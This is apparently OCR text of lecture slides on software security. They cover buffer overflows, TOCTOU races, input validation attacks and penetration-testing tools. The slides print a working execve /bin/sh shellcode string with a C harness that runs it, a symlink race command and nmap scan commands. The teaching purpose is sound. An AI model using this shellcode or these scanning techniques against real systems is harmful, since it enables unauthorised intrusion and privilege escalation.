


Stack execution

Allocate local buffer
(126 bytes in the stack)

```
void foo(char *str){
  char buf[126];
  strcpy(buf,str);
}
```

Copy argument into local buffer



0x FF FF FF FF

Caller Frame

Args

Return Address

foo Frame

Base Pointer

buf

Stack
grows down


0x 00 00 00 00

What if the buffer is overstuffed?

- `strcpy` does not check whether the string at `*str` contains fewer than 126 characters

◉ If a string longer than 126 bytes is copied into buffer, it will overwrite adjacent stack locations

This buffer data will be interpreted as the **return address** (most likely terminating the program with "*Segmentation Fault*")




Injecting Code

In place of the return address, a pointer back to the beginning of the buffer (i.e at the beginning of the shellcode program)

The attacker puts actual assembly instructions in the input string (e.g. `execve /bin/sh`)


Shellcode



```
#include <stdio.h>

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";

int main()
{
  fprintf(stdout,"Lenght: %d\n",strlen(shellcode));
  (*(void  (*)()) shellcode)();
}
```



Why are we still vulnerable to buffer overflows?

Why code written in assembly code or C are subject to buffer overflow attacks?

➡ Because C has primitives to manipulate the memory directly (pointers ect ...)

If other programming languages are “memory safe”, why are we not using them instead?

- Because C and assembly code are used when a program requires high performances (audio, graphics, calculus …) or when dealing with hardware directly (OS, drivers ….)

Notable Attacks

- **Heartbleed** (CVE-2014-0160)
  Bounds check failure in OpenSSL's Heartbeat extension revealing private keys

- **Ghost Vulnerability** (CVE-2015-0235)
  Buffer overflow in glibc **`gethostbyname()`** allowing remote code execution through DNS lookups

- **EternalBlue** (CVE-2017-0144)
  Buffer overflow that allows remote execution code in Samba Windows Service resulting in malware: *WannaCry* and *NotPetya*

TOCTOU attacks - Time Of Check to Time Of Use
(also called race condition attack)

What is the idea?

➡ A file access is preliminary checked but when using the file the content is different

What kind of program does it target?

➡ Concurrent programs (with different privileges) that use files to share data


A TOCTOU attack in 3 steps

1. The innocent user creates a file
2. The innocent users invokes a program executed with higher privileges to use this file
3. The (not so) innocent user swapped the file with another one that he or she has not the right to access

➡ The sequence of events requires precise timing

✓ Possible for an attacker to arrange such conditions (race condition)

The printer attack on Unix



```
ln -s innocent-file secret-file
```

More Notable TOCTOU Attacks

- **Dirty COW** (CVE-2016-5195)
  Race condition in Linux kernel's copy-on-write mechanism leading to privilege escalation

- **Dirty Pipe** (CVE-2022-0847)
  Linux kernel race in pipe buffer handling bypassing sandboxing for privilege escalation

Input Validation Attack

➡ Untrusted input is mixed into a command or query without proper validation or separation

◉ Execute unintended instructions instead of treating the input as data

✓ Can be mitigated with proper inout validation/sanitization

Notable Input Validation Attacks

- **Shellshock** (CVE-2014-6271)
  Command injection in Bash environment variable parsing allowing remote execution on web servers using CGI scripts

- **Log4Shell** (CVE-2021-44228)
  Command injection in Java Naming and Directory Interface (~ LDAP) allowing remote code execution in a widely used Java library

What is a secure system?

Correctness (Safety) vs Security

Safety	**Satisfy specifications** “for reasonable inputs, get reasonable outputs”
Security	**Resist attacks** “for **un**reasonable inputs, get reasonable outputs”

The attacker is an active entity

One say that such program/os is more vulnerable

Some are …	**so …**
more deployed than others	more targeted by hackers
more complex than others	more multiple points of failure
more open to third-party code than others	more “amateur” codes

How to compare OS and programs?




Figure 2 Ranking of the Top-10 vendors with most vulnerabilities per year. Oracle includes also vulnerabilities from Sun Microsystems and BEA logic.

Source: Secunia "Half-year report 2010"

What Makes A Good Security Metric? [Johnathan Nightingale]

- **Severity**
  - Some bugs are directly exploitable
  - Others requires users to “cooperate”
- **Exposure Window**
  - How long are users exposed to the vulnerability?
- **Complete Disclosure**
  - Do vendors always disclose vulnerabilities found internally?

Penetration Testing

Discovering and Exploiting Vulnerabilities

Thierry Sans

Vulnerability Assessment vs Penetration Testing

Vulnerability assessment

➡ Identify and quantify the vulnerabilities of a system

http://www.sans.org/reading-room/whitepapers/basics/vulnerability-assessment-421

Penetration testing (a.k.a pentest)

➡ Deliberate attack of a system with the intention of finding security weaknesses

http://www.sans.org/reading-room/whitepapers/analyst/penetration-testing-assessing-security-attackers-34635

Security tools

Reconnaissance	**NMAP** Mapping and Fingerprinting
Vulnerability Assessment	**OpenVAS** Vulnerability Scanner
Penetration Testing	**Metasploit** Exploit Framework

Nmap

Network Mapping
and Host Fingerprinting

About Nmap

http://nmap.org/

Created by *Gordon Lyon* in 1997

Already installed on Kali Linux

GUI version called Zenmap (also on Kali Linux)

Using NMAP

- **Host discovery (ping based)**

```
$ nmap -sP 10.0.1.0-255
```

- **OS detection**

```
$ nmap -O 10.0.1.101
```

- **Full TCP port scanning**

```
$ nmap -p0-65535 10.0.1.101
```

- **Version detection**

```
$ nmap -sV 10.0.1.101
```

- **Export a full scan to a file**

```
$ nmap -O –sV -p0-65535 10.0.1.101 -oN target.nmap
```

Other features

- UDP scan
- Stealth scan (to go through firewalls)
- Slow scan (to avoid detection)
- Scripting engine (to exploit vulnerabilities)

OpenVAS

